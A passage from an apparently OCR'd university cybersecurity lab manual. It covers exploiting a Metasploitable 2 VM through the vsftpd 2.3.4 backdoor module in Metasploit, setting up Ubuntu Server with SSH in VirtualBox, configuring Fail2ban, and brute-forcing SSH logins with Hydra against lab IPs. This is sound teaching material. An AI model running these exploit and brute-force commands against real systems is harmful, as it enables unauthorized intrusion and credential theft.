
msfadmin@metasploitable:~$ ifconfig

- from the above image, we can see that we have an IP address i.e. 192.168.10.5 of the target machine.

Step 3: now we will be performing a network scan with the help of the Nmap tool to see what services are running on target and which are way into the target.

- now the first step is to look for loops and vulnerabilities so that we can exploit the machine, to do so we will use Nmap scan on a Linux terminal. use command:

root-user-#/ $ nmap -sV -O 192.168.10.5



- in the above command -sV is used for getting the versions of services running on the target machine and -O is used to detect the operating system on the target machine.
- now we can see that we have so many exploitations ways and vulnerabilities to perform, we will be using the vsftpd_234_backdoor exploit, for exploitation and gaining access to the machine.
- open Metasploit Framework with the command:

Step 4: Now that we have all the info related to the exploit that we need to use i.e. vsftpd_backdoor so now we can use Metasploit to exploit the machine and get access to the command shell. which will eventually give us access to the target machine.

- start the Metasploit Framework by the command mentioned below:

root-user-#/ $ msfconsole

- after following the commands, we are going to choose the exploit that is vsftpd_backdoor and then set Rhost (targeted IP).


Step 5: Now all we need to do is deploy the exploit into the target machine with the help of msfconsole, to do so we need to follow some basic steps that are:

- first, let's select the exploit that we are going to use in this case it is vsftpd_backdoor, so we will use the following command **:**

msf6~/ use exploit/unix/ftp/vsftpd_234_backdoor

- after selecting the above exploit let's set up the target to which we are deploying the exploit.

msf6~/ (unix/ftp/vsftpd_234_backdoor): show options




- now we can see that we have the option to set RHOST which is the receiver host. so we will set it to the IP address of the target machine.

msf6~/ (unix/ftp/vsftpd_234_backdoor): set RHOST 192.168.10.5

Step 6: The final step is to run the exploit, by command exploit.

msf6~/ (unix/ftp/vsftpd_234_backdoor): exploit

- after setting RHOST just enter the exploit command and you will see the command shell of the target machine is obtained.



- now we have successfully penetrated the target by obtaining a shell, you can try commands and verify in both machines at the same time.

Step 7: Verify by using some command shell commands like print the working directory or ls items in a folder.

pwd, ls -l, ls -a etc

- so we have successfully taken look into how Metasploitable is useful for practicing penetration testing skills.
- we can see that both sides of the files are the same and we have root access to the machine.

RESULT:

Thus an unpatched vulnerability has been exploited using the metasploitable 2 and kali linux successfully.

EXP NO.7: INSTALL LINUX SERVER ON THE VIRTUAL BOX AND INSTALL SSH

AIM:

To install Linus server on the virtual box and install ssh.

PROCEDURE/OUPUT:

Step 1. Download VirtualBox & Ubuntu Server

First we need to download and install VirtualBox itself, followed by a Linux installer.

- Download VirtualBox for your host OS (Windows, Mac, or Linux) from the VirtualBox downloads page.
- Run the installer, and follow the directions onscreen.
- Download Ubuntu Server from the Ubuntu downloads page. You'll have a choice between the latest version and a "Long Term Support" version; choose the LTS version because it'll be more stable. (Ubuntu is just one of many Linux distributions available, but we've chosen Ubuntu because it's common and relatively easy to use.)
- A big .iso file will be downloaded. Make note of the folder it gets downloaded to; we'll need to find it in a minute. .iso stands for ISO 9660, a standard for representing the contents of CD-ROMs and DVD-ROMs as computer files.

Step 2. Set Up a Virtual Machine Host

Now we need to create and configure a virtual machine within VirtualBox.

- Launch VirtualBox, and click the "New" button in the toolbar to create a new virtual machine.
- Go through the wizard dialog to configure the new virtual machine, leaving all values at the default *except the following*:
    - **Name:** This can be whatever you want, but since we're simulating a server at our hosting company, we're going to use the name "hostcom".
    - **Type:** "Linux"
    - **Version:** "Ubuntu (64-bit)"
- Click the "Create" button in the wizard to create your new virtual machine.

Step 3. Install a Ubuntu Linux Server

Now you have a virtual machine, but its virtual hard drive is empty. There's no operating system for it to boot with. If it were a physical computer, we'd pop in a CD or other installation media, which would allow the machine to boot and install an operating system to its hard drive. We're going to do the virtual equivalent of that now.

- Back at the main VirtualBox window, select your new virtual machine from the list of machines, and click the "Start" button in the toolbar to "power it on".
- Another dialog should appear, basically saying we need to "insert" the installation media. Click the folder icon, navigate to the folder you downloaded the .iso file to previously, select the file, and click "Open".
- Back at the dialog, click "Start" to start the virtual machine.
- The virtual machine will boot, and the Ubuntu installer will load.
- Go through the menus to configure Ubuntu, leaving all values at the default *except the following* (don't include quotation marks):
    - **Hostname:** "hostcom" (or another all-lower-case network name for your server).
    - **User full name:** Your full name (e.g. "Jay McGavren").
    - **Username:** Your user name, which should be short, one word, and all lower case (e.g. "jay").
    - **Password:** Enter and confirm a password. Remember it, because you'll need it to log in or run administrative commands on the virtual machine.
    - **Write partition changes to disk:** "No" will be selected by default; choose "Yes".
    - **Write to disk (again):** "No" will be selected by default; choose "Yes".
    - **Software selection:** "standard system utilities" will be selected by default, so just hit Enter. Other packages you need should be installed using the apt-get program later.
    - **GRUB boot loader:** The default choice is actually the correct one on this screen, but to avoid confusion: The installer will confirm this "is the only operating system on this computer". And it *is* the only operating system on this *virtual* machine. So go ahead and choose "Yes".


At this point the installation will be complete. Choose "Continue" to reboot the virtual machine. (There's no need to "eject" the virtual installation media.) When the virtual machine reboots, it'll load the Ubuntu OS itself. You'll be prompted for a login; enter the user name and password you created while installing Ubuntu. You're now logged in to your new virtual server.

Step 4. Connect to the Server Via SSH

The window on your screen right now emulates a monitor that's connected to your virtual machine. What you type on your keyboard emulates a keyboard that's connected directly to your virtual machine. But to connect to servers out on the Internet, you would use the Secure SHell program, or ssh. ssh connects you to a terminal on a remote computer, and it encrypts everything you do so no one can eavesdrop on the passwords and commands you're sending. From now on, we're going to want to connect via SSH. Let's set that up now.


SSH usually listens for network traffic on port 22, and the SSH on our virtual server will be no different. We can tell VirtualBox to open a port on our local computer, and send all network traffic that it receives on that port, to a port on our virtual server. So we're going to open port 2222 on our host machine, and forward all traffic to port 22 on our virtual machine. When we use the ssh port to connect to port 2222 on the host, we'll wind up talking to the SSH service on the virtual machine.

- In the main VirtualBox window, select your virtual machine from the list of machines, and click the "Settings" button in the toolbar.
- In the configuration window that appears, click the "Network" tab.
- You'll see sub-tabs for "Adapter 1" through "Adapter 4". Ensure Adapter 1 (the main virtual networking hardware) is selected.
- Click the arrow by the "Advanced" label to expand the advanced settings section.
- Click "Port Forwarding". A new sub-window will appear with a table of port forwarding rules.



- Click the plus-sign icon to add a new rule.

- Set the fields as follows (don't include quotation marks):
    - **Name:** This can be any descriptive string, but we recommend "ssh"
    - **Protocol:** "TCP"
    - **Host IP:** Leave blank
    - **Host port:** "2222"
    - **Guest IP:** Leave blank
    - **Guest Port:** "22"
- If you're planning to set up a server on the guest later, you may also want to add another rule to forward traffic from a port on the host to the port on the guest that the server will be running on. (E.g. for a web server, forward host port "8080" to guest port "80".)
- Click "OK" to close the forwarding rules window when you're done.
- Click "OK" in the virtual machine settings window to save your changes.



Name	Protocol	Host IP	Host Port	Guest IP	Guest Port
ssh	TCP		2222		22
http	TCP		8080		80

The SSH service may not be installed on your virtual Linux server yet. To install it:

- Start your virtual machine if it's not already running, switch to the window that shows its screen, and log in.
- At the $ prompt, run this command: sudo apt-get install openssh-server
- You'll be prompted for a password; enter the one you created when installing Ubuntu.
- The SSH server software will be installed, and the service should start automatically.

The last step will be to try connecting from your host machine to the virtual machine via SSH. We're going to direct our SSH client program to connect from our computer, back to port 2222 on that same computer. We can connect to the same computer we're running on by using the special IP address 127.0.0.1. The traffic will be forwarded to port 22 of our virtual machine, and it should connect.


Readers running Mac or Linux as their host operating systems should already have the ssh client program installed. Open a terminal on your host machine, and run this command (substituting the user name you set up when installing Ubuntu for "yourlogin"):

ssh yourlogin@127.0.0.1 -p 2222

Windows users may need to download PuTTY, a free SSH client app. Follow these directions to establish a connection, using “localhost” as the host name, “SSH” as the protocol, and “2222” as the port. You’ll be prompted to enter a user name later, as you log in.

Regardless of whether you’re connecting via the ssh program or PuTTY, you’ll see a warning saying something like “the SSH server isn’t recognized”, which is normal, since this is our first time connecting. Type “yes” to confirm that it’s OK to connect.

Then type the login (if prompted for one) and password that you set up when installing Ubuntu. You should be taken to a system prompt, where you can start running Linux commands.



You have a virtual Linux server running on your computer.

RESULT:

Thus the linux server has been installed in the virtual box and ssh has also been installed successfully.

EXP NO.8: USE FAIL2BAN TO SCAN LOG FILES AND BAN IPS THAT SHOW THE MALICIOUS SIGNS

AIM:

To use Fail2banto scan log files and ban Ips that show the malicious signs.

PROCEDURE/OUTPUT:

Installation:

Fail2ban is available in the official repositories of all the most used Linux distributions. To install it on Debian and Debian-based distribution, we can use the following command:

$ sudo apt install fail2ban

Once Fail2ban package is installed, all its configuration files can be found under the **/etc/fail2ban** directory. We should avoid modifying files which come as part of the installation (those with the ".conf" extension), and place custom configurations in corresponding files with the ".local" extensions, instead. The main fail2ban configuration file is **/etc/fail2ban/fail2ban.conf**. This file contains generic settings, such as the fail2ban loglevel. We place override values in the **/etc/fail2ban/fail2ban.local** file, which should be created if it doesn't exist. To change the loglevel from "INFO" (the default) to "DEBUG", for example, we would write:

[DEFAULT]

loglevel = DEBUG

There are three main "entities" we have to deal with when working with Fail2ban: filters, actions and jails. Let's take a look at them.

Filters

Fail2ban scans log files and searches for failed authentication attempts. With filters, we basically tell it how to recognize authentication attempts in the log files of specific services. Ready to use filters can be found under the **/etc/fail2ban/filter.d** directory:

$ ls /etc/fail2ban/filter.d

3proxy.conf domino-smtp.conf mysqld-auth.conf selinux-ssh.conf

apache-auth.conf dovecot.conf nagios.conf sendmail-auth.conf

apache-badbots.conf dropbear.conf named-refused.conf sendmail-reject.conf

apache-botsearch.conf drupal-auth.conf nginx-botsearch.conf sieve.conf
apache-common.conf ejabberd-auth.conf nginx-http-auth.conf slapd.conf
apache-fakegooglebot.conf exim-common.conf nginx-limit-req.conf softethervpn.conf
apache-modsecurity.conf exim.conf nsd.conf sogo-auth.conf
apache-nohome.conf exim-spam.conf openhab.conf solid-pop3d.conf
apache-noscript.conf freeswitch.conf openwebmail.conf squid.conf
apache-overflows.conf froxlor-auth.conf oracleims.conf squirrelmail.conf
apache-pass.conf gitlab.conf pam-generic.conf sshd.conf
apache-shellshock.conf grafana.conf perdition.conf stunnel.conf
assp.conf groupoffice.conf phpmyadmin-syslog.conf suhosin.conf
asterisk.conf gssftpd.conf php-url-fopen.conf tine20.conf
bitwarden.conf guacamole.conf portsentry.conf traefik-auth.conf
botsearch-common.conf haproxy-http-auth.conf postfix.conf uwimap-auth.conf
centreon.conf horde.conf proftpd.conf vsftpd.conf
common.conf ignorecommands pure-ftpd.conf webmin-auth.conf
counter-strike.conf kerio.conf qmail.conf wuftpd.conf
courier-auth.conf lighttpd-auth.conf recidive.conf xinetd-fail.conf
courier-smtp.conf mongodb-auth.conf roundcube-auth.conf znc-adminlog.conf
cyrus-imap.conf monit.conf screensharingd.conf zoneminder.conf
directadmin.conf murmur.conf selinux-common.conf

Actions

Fail2ban actions are defined in the **/etc/fail2ban/action.d** directory. Actions are named after the software used to enforce the ban. Let's see an example. UFW (Uncomplicated Firewall) is a firewall manager designed to be easy to use; this is the content of the **/etc/fail2ban/action.d/ufw.conf** file:

```
# Fail2Ban action configuration file for ufw
#
# You are required to run "ufw enable" before this will have any effect.
#
```

```
# The insert position should be appropriate to block the required traffic.
# A number after an allow rule to the application won't be of much use.

[Definition]

actionstart =

actionstop =

actioncheck =

actionban = [ -n "<application>" ] && app="app <application>"
            ufw insert   from  to  $app

actionunban = [ -n "<application>" ] && app="app <application>"
              ufw delete  from  to  $app

[Init]
# Option: insertpos
# Notes.:  The position number in the firewall list to insert the block rule
insertpos = 1

# Option: blocktype
# Notes.: reject or deny
blocktype = reject

# Option: destination
# Notes.: The destination address to block in the ufw rule
destination = any
```

Option: application

Notes.: application from sudo ufw app list

application =

An action is composed of two main sections: “Definition” and “Init”. Commands specified in the former are executed in different situations: as a preliminary step (actioncheck), when a jail starts (actionstart), when it stops (actionstop), to ban (actionban) and to unban (actionunban) an IP address.

The “Init” section contains action-specific configurations. In the ufw action we reported above, for example, you can see it contains instructions about the firewall rule position in the rules list (insertpos = 1) and the blocktype to use (reject vs deny).

Jails

Finally, we have jails. A jail basically associates a filter and one or more actions. Fail2ban main configuration file for jails is **/etc/fail2ban/jail.conf**; drop-in configuration files can be placed in the **/etc/fail2ban/jail.d** directory.

Jails are named after the filter they use: if a jail is named “sshd”, for example, it is associated with the **/etc/fail2ban/filter.d/sshd.conf** filter, unless one is explicitly specified via the “filter” option. The name of the jail is specified between square brackets. Debian provides an override for the sshd jail by default. It is defined in the **/etc/fail2ban/jail.d/defaults-debian.conf** file:

[sshd]

enabled = true

Defaults parameters for the “sshd” jail are in the main jail configuration file. Debian provides this override with the “enabled” parameter set to “true” just to ensure the jail is active. Here are some parameters which can be used when defining a jail, or in the “default” section (effective for all existing jails):

Option	**Role**	**Default value**
filter	Filter used by the jail	The filter corresponding to the jail name under /etc/fail2ban/filter.d
logpath	Specifies the path(s) of the logfiles to be monitored	service-dependent

Option	Role	Default value
action	Actions(s) to be used by the jail. Actions are named after the file in which they are defined, without the extension	%(action)s – see below
ignoreip	List of IP addresses to ignore	None
bantime	The ban duration expressed in seconds or with explicitly time suffixes	10m
findtime	The interval of time during which the specified number of failed authentication attempts must occur for an IP to be banned	10m
maxretry	The number of failures which must occur in the specified findtime to trigger a ban	5

How the default action is defined

If you take a look at the main jail configuration file (**/etc/fail2ban/jail.conf**), in the "default" section, you can see the action is defined the following way (line 268):

action = %(action_)s

In the definition above the **_action** variable is "expanded" and its value is assigned to the "action" parameter. The **_action** variable itself is defined a few lines above (line 212 on Debian):

action_ = __ %(banaction)s[port="%(port)s", protocol="%(protocol)s", chain="%(chain)s"]

In this expression some other variables are used:

- banaction: this is the "core" ban action, set to **iptables-multiport** by default
- port: the ports to be banned – set to 0:65535 by default, to be overridden in specific jails
- protocol: the protocol used in the firewall rule to enforce the ban – tcp by default
- chain: the chain in which the jumps should be added in ban-actions which expect this parameter

The port, protocol and chain variables are used between square brackets, separated by commas. With this syntax, they are passed as "arguments" and substitute the respective

placeholders contained in the action definition. Here, “action_” is one of the available macros, which just enforces a ban. Other ones are defined below it. Some examples are:

- action_mw – Enforces the ban and send an email containing a whois report to the specified mail
- action_mwl – Same as above, but includes relevant log lines

Banning:

Let’s verify fail2ban works correctly and let it trigger a ban. As we saw before, the default findtime is 10 minutes, and the default maxretry value is 5: this means that if we fail 5 authentication attempts in 10 minutes, our IP (192.168.122.1 for the sake of this example) will be banned.

Try to connect via SSH to the host with IP 192.168.122.93 providing a wrong password on purpose. This triggers the ban on the remote host. We can verify this by taking a look at the fail2ban log:

$ sudo tail /var/log/fail2ban.log

The relevant lines is:

2023-09-27 15:54:47,028 fail2ban.actions

[2829]: NOTICE [sshd] Ban 192.168.122.1

As you can see, the 192.168.122.1 IP has been banned. A more convenient way to check all the active bans, is by using the **fail2ban-client** utility. To obtain a list of banned IPs, we use it with the “banned” subcommand:

$ fail2ban-client banned

[{'sshd': ['192.168.122.1']}]

To unban an IP (from all jails), instead, we pass it as argument to the **unban** subcommand:

$ sudo fail2ban-client unban 192.168.122.1

The fail2ban-client utility can also be used to control the server (start, stop, reload it) and perform some runtime configurations.

RESULT:

Thus Fail2banto has been used to scan log files and ban Ips that show the malicious signs successfully.

EXP NO.9: LAUNCH BRUTE-FORCE ATTACKS ON THE LINUX SERVER USING HYDRA

AIM:


To launch brute-force attacks on the Linux server using Hydra.

PROCEDURE/OUTPUT:

Installation:

Execute the below command in the terminal to install the hydra tool using the apt package manager.

sudo apt install hydra



Bruteforcing Both Usernames And Passwords

Type the below command on the terminal and hit Enter.

hydra -L user.txt -P pass.txt 192.168.29.135 ssh -t 4

- **-l** specifies a username during a brute force attack.
- **-L** specifies a username wordlist to be used during a brute force attack.
- **-p** specifies a password during a brute force attack.
- **-P** specifies a password wordlist to use during a brute force attack.
- **-t** set to 4, which sets the number of parallel tasks (threads) to run.

```
┌──(kali㉿DESKTOP-SK08UEQ)-[/mnt/c/Users/RAJ/Desktop/javascript]
└─$ hydra -L user.txt -P pass.txt 192.168.29.135 ssh -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (l:4/p
[DATA] attacking ssh://192.168.29.135:22/
[22][ssh] host: 192.168.29.135   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-
```

From the above screenshot we that the username and password were found. But in the real world, you need thousands, millions and even billions of trials to crack the password.

Bruteforcing Passwords

Type the below command on the terminal and hit Enter.

hydra -l msfadmin -P pass.txt 192.168.29.135 ssh -t 4

Here, we are only brute-forcing passwords on the target server.


```
┌──(kali㉿DESKTOP-SK08UEQ)-[/mnt/c/Users/RAJ/Desktop/javascript]
└─$ hydra -l msfadmin -P pass.txt 192.168.29.135 ssh -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p
[DATA] attacking ssh://192.168.29.135:22/
[22][ssh] host: 192.168.29.135   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07
```

Bruteforcing Username

Type the below command on the terminal and hit Enter.

hydra -L user.txt -p msfadmin 192.168.29.135 ssh -t 4

In the above example, we were a brute-forcing only passwords, so in this example, we are brute-forcing only usernames on the target server.



